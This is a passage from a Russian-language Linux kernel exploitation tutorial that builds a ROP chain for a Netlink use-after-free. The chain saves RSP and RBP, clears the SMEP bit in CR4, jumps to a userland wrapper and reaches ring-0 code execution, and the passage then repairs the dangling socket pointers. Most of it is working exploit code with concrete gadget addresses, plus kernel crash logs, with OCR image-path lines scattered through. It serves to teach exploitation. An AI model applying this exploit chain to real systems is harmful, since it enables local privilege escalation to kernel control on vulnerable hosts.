> Внимание: такое случается очень редко, но может выйти так, что гаджет, который вы пытаетесь использовать, по какой-то причине не сработает во время выполнения кода (причины могут быть любыми – трамплин, перехватчики ядра, отсутствие разметки и так далее). Чтобы предотвратить такие ситуации, перед выполнением ROP-цепочки сделайте остановку и убедитесь, что ваши гаджеты правильно расположены в памяти (с помощью `gdb`). В противном случае вы всегда можете выбрать другой гаджет.
>
> Внимание: если гаджеты изменяют регистры «non-scratch» (так же, как мы делаем с `rbp`/`rsp`), то их нужно будет восстановить до конца ROP-цепочки.

Несчастливые гаджеты "CR4"

Отключение SMEP не будет первым элементом нашей ROP-цепочки (перед этим мы сохраним `ESP`). Однако из-за доступных гаджетов, изменяющих `cr4`, нам также понадобятся дополнительные гаджеты для загрузки и хранения `RBP`:

```
$ egrep "cr4" ranged_gadget.lst
```

```
0xffffffff81003288 : add byte ptr [rax - 0x80], al ; out 0x6f, eax ; mov cr4, rdi ; leave ; ret
0xffffffff81003007 : add byte ptr [rax], al ; mov rax, cr4 ; leave ; ret
0xffffffff8100328a : and bh, 0x6f ; mov cr4, rdi ; leave ; ret
0xffffffff81003289 : and dil, 0x6f ; mov cr4, rdi ; leave ; ret
0xffffffff8100328d : mov cr4, rdi ; leave ; ret                  // <----- будем использовать это
0xffffffff81003009 : mov rax, cr4 ; leave ; ret                  // <----- будем использовать это
0xffffffff8100328b : out 0x6f, eax ; mov cr4, rdi ; leave ; ret
0xffffffff8100328c : outsd dx, dword ptr [rsi] ; mov cr4, rdi ; leave ; ret
```

Как мы видим, **у всех этих гаджетов перед `ret` есть инструкция `leave`**. Это означает, что их использование **перезапишет** как `RSP`, так и `RBP`, а это может нарушить ROP-цепочку. Из-за этого нам нужно будет сохранить и восстановить оба этих элемента.

Сохранение ESP/RBP

Чтобы сохранить значения ESP и RSP, мы будем использовать четыре гаджета:

```
0xffffffff8103b81d : pop rdi ; ret
0xffffffff810621ff : shr rax, 0x10 ; ret
0xffffffff811513b3 : mov dword ptr [rdi - 4], eax ; dec ecx ; ret
0xffffffff813606d4 : mov rax, rbp ; dec ecx ; ret
```

Поскольку наш гаджет, производящий запись в произвольном месте памяти, считывает значение из `eax` (32 бита), мы используем гаджет `shr` для хранения значения `RBP` в двух местах (младшие и старшие биты). ROP-цепочки объявлены здесь:

```
// гаджеты в [_text; _etext]
#define XCHG_EAX_ESP_ADDR          ((uint64_t) 0xffffffff8107b6b8)
#define MOV_PTR_RDI_MIN4_EAX_ADDR  ((uint64_t) 0xffffffff811513b3)
#define POP_RDI_ADDR               ((uint64_t) 0xffffffff8103b81d)
#define MOV_RAX_RBP_ADDR           ((uint64_t) 0xffffffff813606d4)
#define SHR_RAX_16_ADDR            ((uint64_t) 0xffffffff810621ff)

// ROP-цепочки
#define STORE_EAX(addr) \
 *stack++ = POP_RDI_ADDR; \
 *stack++ = (uint64_t)addr + 4; \
 *stack++ = MOV_PTR_RDI_MIN4_EAX_ADDR;

#define SAVE_ESP(addr) \
 STORE_EAX(addr);

#define SAVE_RBP(addr_lo, addr_hi) \
 *stack++ = MOV_RAX_RBP_ADDR; \
 STORE_EAX(addr_lo); \
 *stack++ = SHR_RAX_16_ADDR; \
 *stack++ = SHR_RAX_16_ADDR; \
 STORE_EAX(addr_hi);
```

Редактируем `build_rop_chain()`:

```
static volatile uint64_t saved_esp;
static volatile uint64_t saved_rbp_lo;
static volatile uint64_t saved_rbp_hi;

static void build_rop_chain(uint64_t *stack)
{
   memset((void*)stack, 0xaa, 4096);

   SAVE_ESP(&saved_esp);
   SAVE_RBP(&saved_rbp_lo, &saved_rbp_hi);

   *stack++ = 0; // вызов двойной ошибки

   // FIXME: реализация ROP-цепочки
```

```
}
```

Прежде чем продолжить, нам нужно убедиться, что до этого момента всё прошло по плану. Подсказка – используйте GDB, как мы разбирали в предыдущем разделе!

Чтение/запись CR4 и работа с `leave`

Как мы уже говорили, все гаджеты, способные манипулировать CR4, имеют инструкцию `leave` до `ret`. Её действия (именно в этом порядке):

1) `RSP` = `RBP`
2) `RBP` = `Pop()`

В этой ROP-цепочке мы будем использовать три гаджета:

```
0xffffffff81003009 : mov rax, cr4 ; leave ; ret
0xffffffff8100328d : mov cr4, rdi ; leave ; ret
0xffffffff811b97bf : pop rbp ; ret
```

Поскольку `RSP` перезаписывается при выполнении этой инструкции, мы должны убедиться, что это не разорвёт цепочку (то есть, что `RSP` все ещё верен).

Также, поскольку `RSP` перезаписывается `RBP`, нам нужно перезаписать `RBP` ещё до выполнения этих гаджетов:

```
#define POP_RBP_ADDR                ((uint64_t) 0xffffffff811b97bf)
#define MOV_RAX_CR4_LEAVE_ADDR      ((uint64_t) 0xffffffff81003009)
#define MOV_CR4_RDI_LEAVE_ADDR      ((uint64_t) 0xffffffff8100328d)

#define CR4_TO_RAX() \
 *stack++ = POP_RBP_ADDR; \
 *stack = (unsigned long) stack + 2*8; stack++; /* пропуск 0xdeadbeef */ \
 *stack++ = MOV_RAX_CR4_LEAVE_ADDR; \
 *stack++ = 0xdeadbeef; // фиктивное значение RBP!

#define RDI_TO_CR4() \
 *stack++ = POP_RBP_ADDR; \
 *stack = (unsigned long) stack + 2*8; stack++; /* пропуск 0xdeadbeef */ \
 *stack++ = MOV_CR4_RDI_LEAVE_ADDR; \
 *stack++ = 0xdeadbeef; // фиктивное значение RBP!
```

При выполнении leave, `RSP` указывает на строку `0xdeadbeef`, которая будет «вставлена» в `RBP`. Это значит, что следующая инструкция `ret` вернётся в нашу цепочку!

Очистка бита SMEP

Как уже упоминалось в разделе Предотвращение выполнения в режиме супервизора, SMEP включается в том случае, когда установлен бит 20 в CR4. Мы же можем очистить его с помощью следующей операции:

```
CR4 = CR4 & ~(1<<20)
```

Что эквивалентно этому выражению:

```
CR4 &= 0xffffffffffefffff
```

В этой цепочке мы будем использовать следующие гаджеты и предыдущие ROP-цепочки:

```
0xffffffff8130c249 : and rax, rdx ; ret
0xffffffff813d538d : pop rdx ; ret
0xffffffff814f118b : mov edi, eax ; dec ecx ; ret
0xffffffff8139ca54 : mov edx, edi ; dec ecx ; ret
```

> Примечание: высшие 32 бита CR4 «зарезервированы», следовательно, имеют значение ноль. Именно поэтому мы можем использовать 32-битные регистры гаджетов.

Мы отключаем SMEP с помощью этой цепочки:

```
#define AND_RAX_RDX_ADDR    ((uint64_t) 0xffffffff8130c249)
#define MOV_EDI_EAX_ADDR    ((uint64_t) 0xffffffff814f118b)
#define MOV_EDX_EDI_ADDR    ((uint64_t) 0xffffffff8139ca54)

#define SMEP_MASK (~((uint64_t)(1 << 20))) // 0xffffffffffefffff

#define DISABLE_SMEP() \
   CR4_TO_RAX(); \
   *stack++ = POP_RDI_ADDR; \
   *stack++ = SMEP_MASK; \
   *stack++ = MOV_EDX_EDI_ADDR; \
   *stack++ = AND_RAX_RDX_ADDR; \
   *stack++ = MOV_EDI_EAX_ADDR; \
   RDI_TO_CR4();

static void build_rop_chain(uint64_t *stack)
{
   memset((void*)stack, 0xaa, 4096);

   SAVE_ESP(&saved_esp);
   SAVE_RBP(&saved_rbp_lo, &saved_rbp_hi);
   DISABLE_SMEP();

   *stack++ = 0; // вызов двойной ошибки

   // FIXME: реализация ROP-цепочки
}
```

Теперь можно проверить значение CR4:

```
[ 223.425209] double fault: 0000 [#1] SMP
[ 223.425745] CPU 0
[ 223.430785] RIP: 0010:[<ffffffff8155ad78>] [<ffffffff8155ad78>] do_page_fault+0x8/0xa0
[ 223.430930] RSP: 0018:0000000020000ff8 EFLAGS: 00010002
[ 223.431000] RAX: 00000000000407f0 RBX: 0000000000000001 RCX: 0000000008100bb8e
[ 223.431101] RDX: 00000000ffefffff RSI: 0000000000000010 RDI: 0000000020001028
[ 223.431181] RBP: 0000000020001018 R08: 0000000000000000 R09: 00007f4754a57700
[ 223.431279] R10: 00007ffdc1b6e590 R11: 0000000000000206 R12: 0000000000000001
[ 223.431379] R13: ffff88001c9c0ab8 R14: 0000000000000000 R15: 0000000000000000
[ 223.431460] FS: 00007f4755221700(0000) GS:ffff880003200000(0000) knlGS:0000000000000000
[ 223.431565] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 223.431638] CR2: 0000000020000fe8 CR3: 000000001a5d8000 CR4: 00000000000407f0
                                                                ^--- !!!!!
```

Ура! SMEP отключён! Теперь мы наконец сможем перейти к коду пространства пользователя :-)!

Переход к обёртке полезной нагрузки

Можно задаться вопросом, почему мы переходим к обёртке вместо того, чтобы просто перейти к непосредственному вызову функции пространства пользователя. Что ж, тому есть три причины:

1) GCC автоматически настраивает «пролог» и «эпилог» в начале и конце функций Си для сохранения или восстановления «чистых» регистров. Нам не известен макрос `__attribute__()`, позволяющий управлять этим поведением. Так же в этом макросе присутствует инструкция `leave`, выполняемая перед возвратом, что приводит к изменению стека.

   Для нас это является проблемой, так как в настоящее время стек является элементом пространства пользователя. Однако, если мы исправим этот момент в полезной нагрузке, этот стек снова перейдёт в пространство ядра (данные, помещаемые в стек пространства пользователя, перемещаются в стек ядра). Это приводит к *неправильному «выравниванию»* стека и, соответственно – к сбою ядра.

2) Нам нужно **восстановить указатель на стек потоков ядра** до вызова полезной нагрузки. Другими словами, полезная нагрузка будет работать точно так же, как и любой другой код ядра (в стеке). Разница лишь в том, что наш код находится в пространстве пользователя.

   Поскольку теперь у нас есть доступ к коду пространства пользователя, это можно реализовать не в ROP-цепочке, а с помощью **встроенной сборки**. Имеется в виду, что после выполнения последней инструкции ret (в обёртке), ядро может продолжить «нормальное» выполнение программы после примитива произвольного вызова `curr->func()` (то есть в `__wake_up_common()`).

3) Нам нужна некоторая «абстракция», поэтому конечная полезная нагрузка будет в какой-то мере «независима» от требований произвольного вызова. Единственное, что важно – это **достижение оператора `break`**, а для этого нужно, чтобы вызываемая функция **возвращала ненулевое значение**. Это легко реализуется в обёртке.

Для этого мы используем следующие гаджеты:

```
0xffffffff81004abc : pop rcx ; ret
0xffffffff8103357c : jmp rcx
```

ROP-цепочка перехода:

```
#define POP_RCX_ADDR        ((uint64_t) 0xffffffff81004abc)
#define JMP_RCX_ADDR        ((uint64_t) 0xffffffff8103357c)

#define JUMP_TO(addr) \
 *stack++ = POP_RCX_ADDR; \
 *stack++ = (uint64_t) addr; \
 *stack++ = JMP_RCX_ADDR;
```

Вызывается следующим образом:

```
static void build_rop_chain(uint64_t *stack)
{
   memset((void*)stack, 0xaa, 4096);

   SAVE_ESP(&saved_esp);
   SAVE_RBP(&saved_rbp_lo, &saved_rbp_hi);
   DISABLE_SMEP();
   JUMP_TO(&userland_entry);
}
```

«Заглушка» для обёртки:

```
extern void userland_entry(void); // удовлетворить GCC

static __attribute__((unused)) void wrapper(void)
{
   // избежание «пролога»
   __asm__ volatile( "userland_entry:" :: ); // <----- переход сюда

   // FIXME: восстановление стека
   // FIXME: вызов "настоящей" полезной нагрузки

   // избежание «эпилога и инструкции "leave"
   __asm__ volatile( "ret" :: );
}
```

Обратите внимание, что `userland_entry` нужно объявить как *external*, чтобы она указывала на метку в самом «верху» обёртки, иначе GCC начнёт выдавать предупреждения. Кроме того, мы должны дать функции `wrapper()` метку `__attribute __((unused))`, чтобы избежать ошибок при компиляции.

Восстановление указателей стека и финализация обёртки

Восстановить указатели стека будет довольно простой операцией, так как мы сохранили их во время ROP-цепочки. Хотя мы и сохраняли только 32 «низших» бита RSP, также у нас имеется сохранённый RBP. За исключением тех случаев, когда размер фрейма стека `__wake_up_common()` составляет 4 ГБ, 32 «высших» бита RSP будут аналогичны этим битам в RBP. То есть, мы легко можем восстановить и RSP, и RBP:

```
restored_rbp = ((saved_rbp_hi << 32) | saved_rbp_lo);
restored_rsp = ((saved_rbp_hi << 32) | saved_esp);
```

Как упоминалось в предыдущем разделе, примитив произвольного вызова также требует от функции возврата ненулевого значения. Что ж, теперь обёртка выглядит так:

```
static volatile uint64_t restored_rbp;
static volatile uint64_t restored_rsp;

static __attribute__((unused)) void wrapper(void)
{
   // избежание «пролога»
   __asm__ volatile( "userland_entry:" :: );

   // reconstruct original rbp/rsp
   restored_rbp = ((saved_rbp_hi << 32) | saved_rbp_lo);
   restored_rsp = ((saved_rbp_hi << 32) | saved_esp);

   __asm__ volatile( "movq %0, %%rax\n"
                     "movq %%rax, %%rbp\n"
```

```
                    :: "m"(restored_rbp) );

    __asm__ volatile( "movq %0, %%rax\n"
                      "movq %%rax, %%rsp\n"
                      :: "m"(restored_rsp) );

    // FIXME: вызов "настоящей" полезной нагрузки

    // примитив произвольного вызова требует ненулевого значения  (ненулевого регистра RAX)
    __asm__ volatile( "movq $5555, %%rax\n"
                      :: );

    // избежание «эпилога» и инструкции "leave"
    __asm__ volatile( "ret" :: );
}
```

После выполнения инструкции `ret`, будут восстановлены указатель стека потока ядра и `RBP` восстанавливаются. И, раз `RAX` имеет ненулевое значение, мы вернёмся из `curr->func()` и ядро сможет продолжить своё "нормальное" выполнение.

Изменим код `main()` – так мы сможем убедиться, что всё по плану:

```
int main(void)
{
    // ... вырезано ...

    // вызов примитива произвольного вызова
    printf("[ ] invoking arbitrary call primitive...\n");
    val = 3535; // должно отличаться от нуля
    if (_setsockopt(unblock_fd, SOL_NETLINK, NETLINK_NO_ENOBUFS, &val, sizeof(val)))
    {
        perror("[-] setsockopt");
        goto fail;
    }
    printf("[+] arbitrary call succeed!\n");

    PRESS_KEY();

    // ... вырезано ...
}
```

В случае успеха мы должны увидеть следующее:

```
...
[+] reallocation succeed! Have fun :-)
[ ] invoking arbitray call primitive...
[+] arbitrary call succeed!
[ ] press key to continue...

<<< KERNEL CRASH HERE >>>
```

Отлично, теперь ядро вылетает при выполнении `exit` (как во второй главе)! Это значит, что стек был восстановлен правильно.

Вызов полезной нагрузки

Чтобы наконец закончить с обёрткой, давайте вызовем полезную нагрузку. В целях отладки, мы просто вызовем `panic()`:

```
// символы функций ядра
#define PANIC_ADDR ((void*) 0xffffffff81553684)

typedef void (*panic)(const char *fmt, ...);

static void payload(void)
```

```
{
  ((panic)(PANIC_ADDR))("HELLO FROM USERLAND"); // вызывается из пространства ядра
}
```

Изменим функцию `wrapper()`:

```
static __attribute__((unused)) void wrapper(void)
{
   // избежание «пролога»
   __asm__ volatile( "userland_entry:" :: );

   // «реконструкция» оригинальных rbp/rsp
   restored_rbp = ((saved_rbp_hi << 32) | saved_rbp_lo);
   restored_rsp = ((saved_rbp_hi << 32) | saved_esp);

   __asm__ volatile( "movq %0, %%rax\n"
                     "movq %%rax, %%rbp\n"
                     :: "m"(restored_rbp) );

   __asm__ volatile( "movq %0, %%rax\n"
                     "movq %%rax, %%rsp\n"
                     :: "m"(restored_rsp) );

   uint64_t ptr = (uint64_t) &payload;     // <----- ЗДЕСЬ
   __asm__ volatile( "movq %0, %%rax\n"
                     "call *%%rax\n"
                     :: "m"(ptr) );

   // примитив произвольного вызова требует ненулевого значения (ненулевого регистра RAX)
   __asm__ volatile( "movq $5555, %%rax\n"
                     :: );

   // избежание «эпилога» и инструкции "leave"
   __asm__ volatile( "ret" :: );
}
```

Теперь, при запуске эксплойта, мы получим такую трассировку:

```
[ 1394.774972] Kernel panic - not syncing: HELLO FROM USERLAND          // <-----
[ 1394.775078] Pid: 2522, comm: exploit
[ 1394.775200] Call Trace:
[ 1394.775342] [<ffffffff8155372b>] ? panic+0xa7/0x179
[ 1394.775465] [<ffffffff81553684>] ? panic+0x0/0x179                   // <-----
[ 1394.775583] [<ffffffff81061909>] ? __wake_up_common+0x59/0x90        // <-----
[ 1394.775749] [<ffffffff810665a8>] ? __wake_up+0x48/0x70
[ 1394.775859] [<ffffffff814b81cc>] ? netlink_setsockopt+0x13c/0x1c0
[ 1394.776022] [<ffffffff81475a2f>] ? sys_setsockopt+0x6f/0xc0
[ 1394.776167] [<ffffffff8100b1a2>] ? system_call_fastpath+0x16/0x1b
```

Потрясающе! Поскольку мы восстановили и указатель стека ядра (стек потоков), и указатель фрейма стека, **мы получаем «чистую» трассировку вызовов**. Кроме того, мы видим сообщение «HELLO FROM USERLAND», означающее, что мы успешно контролируем поток выполнения ядра. Другими словами, мы успешно достигли **выполнения произвольного кода в Ring-0**, и можем писать нашу полезную нагрузку на Си (в ROP больше нет необходимости).

Мы почти закончили с эксплойтом, но осталось ещё два важных момента:

1) Восстановить ядро (обязательно);
2) Веселиться и получать прибыль (по желанию).

Восстановление ядра

"Вчера ты сказал «завтра» ... Так что просто сделай это!"


В предыдущем разделе мы успешно эксплуатировали примитив произвольного вызова для достижения полностью произвольного выполнения кода в ring-0, где у нас появилась возможность написать полезную нагрузку на Си. В этом разделе мы используем её для восстановления ядра. Обратите внимание, что это – обязательный процесс, так как ядро до сих пор выдаёт сбой при выполнении `exit`.

Как мы уже говорили в третьей главе, нам нужно **исправить все *висячие указатели*, добавленные эксплойтом**. Хорошо, что мы их уже знаем – это позволит нам сэкономить время:

- Указатель `sk` в `struct socket`, связанный с дескриптором файла `unblock_fd`;
- Указатели в списке хэшей `nl_table`.

Восстановление `struct socket`

В основных концепциях первой главы мы продемонстрировали связь между дескриптором файла и связанным с ним («специализированным») файлом:



Нам нужно восстановить указатель между `struct socket` и `struct sock` (то есть, поле `sk`).

Вы не забыли, что мы получили сбой при выходе из-за UAF в `netlink_release()`?

```
static int netlink_release(struct socket *sock)
{
    struct sock *sk = sock->sk;
    struct netlink_sock *nlk;

    if (!sk)
        return 0;          // <----- вот здесь!

    netlink_remove(sk);

  // ... вырезано ...
```

Если значение `sk` равно NULL, весь код будет пропущен. Другими словами, восстановление повреждённого `struct socket` может быть реализовано так:

```
current->files->fdt->fd[unblock_fd]->private_data->sk = NULL;

                                                ^ struct socket
                                      ^ struct file
                            ^ struct file **
                      ^ struct files_struct
              ^ struct task_struct
^--- struct task_struct *
```

> Примечание: здесь мы используем `unblock_fd`, так как другие файловые дескрипторы были закрыты во время работы эксплойта. По факту, это тот же дескриптор, который мы используем для вызова примитива произвольного вызова.

Итак, что нам нужно знать:

1) Значение указателя `current`;
2) Смещения всех вышеупомянутых структур.

Итак, нам важно сбросить только этот указатель и позволить ядру вести «обычную» уборку (уменьшать счётчик ссылок, высвобождать объекты и так далее). **Это позволит нам избежать утечек памяти**!

К примеру, мы могли бы сбросить в NULL только запись fdt, как мы делали с помощью SystemTap (`current->files->fdt->fdt[unblock_fd] = NULL`), но это привело бы к утечкам памяти в `file`, `socket`, `inode` и, вероятно, ещё и других объектах.

В третьей главе мы научились делать структуру ядра "подражающей". Тем не менее, это довольно большие объекты (особенно `task_struct` и `file`). Мы можем немного полениться и определить лишь необходимые поля при использовании жёстко закодированных смещений:

```
#define TASK_STRUCT_FILES_OFFSET (0x770) // [include/linux/sched.h]
#define FILES_STRUCT_FDT_OFFSET (0x8) // [include/linux/fdtable.h]
#define FDT_FD_OFFSET (0x8) // [include/linux/fdtable.h]
#define FILE_STRUCT_PRIVATE_DATA_OFFSET (0xa8)
#define SOCKET_SK_OFFSET (0x38)

struct socket {
 char pad[SOCKET_SK_OFFSET];
 void *sk;
};

struct file {
```

```
 char pad[FILE_STRUCT_PRIVATE_DATA_OFFSET];
 void *private_data;
};

struct fdtable {
 char pad[FDT_FD_OFFSET];
 struct file **fd;
};

struct files_struct {
 char pad[FILES_STRUCT_FDT_OFFSET];
 struct fdtable *fdt;
};

struct task_struct {
 char pad[TASK_STRUCT_FILES_OFFSET];
 struct files_struct *files;
};
```

> Примечание: в третьей главе мы узнали, как извлекать смещения из дизассемблера. Нам нужно найти код, удаляющий ссылку на определённое поле, и записать это смещение.

Для написания восстанавливающей полезной нагрузки нам понадобится ещё одна вещь: значение указателя `current`. Если вы читали раздел основных концепций четвёртой главы, то должны знать, что для её извлечения ядро использует поле `task` структуры `thread_info`.

Кроме того, мы знаем, что можем получить `thread_info`, маскируя ЛЮБОЙ указатель стека потока ядра. Это мы можем сделать, так как мы сохранили и восстановили `RSP`. Мы будем использовать следующий макрос:

```
struct thread_info {
    struct task_struct *task;
   char pad[0];
};

#define THREAD_SIZE (4096 << 2)

#define get_thread_info(thread_stack_ptr) \
   ((struct thread_info*) (thread_stack_ptr & ~(THREAD_SIZE - 1)))

#define get_current(thread_stack_ptr) \
   ((struct task_struct*) (get_thread_info(thread_stack_ptr)->task))
```

В итоге, функция `payload()` выглядит так:

```
static void payload(void)
{
struct task_struct *current = get_current(restored_rsp);
struct socket *sock = current->files->fdt->fd[unblock_fd]->private_data;
void *sk;

sk = sock->sk; // оставим это, пригодится позже
sock->sk = NULL; // восстановление висячего указателя 'sk'
}
```

Это уже похоже на "нормальный" код ядра, не так ли?

Запустим эксплойт:

```
$ ./exploit
...
[ ] invoking arbitrary call primitive...
```

```
[+] arbitrary call succeed!
[+] exploit complete!
$                                    // <----- сбоя нет !
```

Отлично, ядро больше не выдаёт сбой при выходе! Но, мы ещё не закончили! Попробуйте запустить эту команду:

```
$ cat /proc/net/netlink
<<< KERNEL CRASH >>>
```

```
[ 1392.097743] BUG: unable to handle kernel NULL pointer dereference at 0000000000000438
[ 1392.137715] IP: [<ffffffff814b70e8>] netlink_seq_next+0xe8/0x120
[ 1392.148010] PGD 1cc62067 PUD 1b2df067 PMD 0
[ 1392.148240] Oops: 0000 [#1] SMP
...
[ 1393.022706] [<ffffffff8155adae>] ? do_page_fault+0x3e/0xa0
[ 1393.023509] [<ffffffff81558055>] ? page_fault+0x25/0x30
[ 1393.024298] [<ffffffff814b70e8>] ? netlink_seq_next+0xe8/0x120              // <---- виновник
culprit
[ 1393.024914] [<ffffffff811e8e7b>] ? seq_read+0x26b/0x410
[ 1393.025574] [<ffffffff812325ae>] ? proc_reg_read+0x7e/0xc0
[ 1393.026268] [<ffffffff811c0a65>] ? vfs_read+0xb5/0x1a0
[ 1393.026920] [<ffffffff811c1d86>] ? fget_light_pos+0x16/0x50
[ 1393.027665] [<ffffffff811c0e61>] ? sys_read+0x51/0xb0
[ 1393.028446] [<ffffffff8100b1a2>] ? system_call_fastpath+0x16/0x1b
```

Чёрт... ☹ Нет ссылки на указатель NULL... Поскольку мы ещё не поправили все висячие указатели, ядро все ещё находится в нестабильном состоянии. Другими словами, мы не получаем мгновенный сбой по завершению эксплойта, но всё равно сидим на тикающей бомбе. Всё это мы решим в следующем разделе.

Восстановление списка хэшей `nl_table`

На самом деле, исправить эту проблему гораздо сложнее, потому что хэш-список сталкивает нас со следующим:

- Тип `hlist_head` использует один «первый» указатель (то есть, не кольцевой);
- Элементы хранятся в разных вёдрах, и форсирование «пересечений» может быть утомительным.


Кроме того, реализация Netlink использует механизм `dilution` во время вставки, что также приводит к путанице. Посмотрим, что мы можем сделать!

> Примечание: Netlink использует хэш-таблицы для быстрого извлечения `struct sock` из `pid` (функция `netlink_lookup()`). Мы уже сталкивались с использованием `netlink_getsockbypid()`, вызванным `netlink_unicast()` (во второй главе).


Восстановление повреждённого списка

Теперь мы в общих чертах разберёмся, как восстановить повреждённый двусвязный список. На этом этапе мы предполагаем, что произвольное выполнение кода уже реализовано (следовательно, и произвольные чтение/запись).

Обычный список выглядит так:

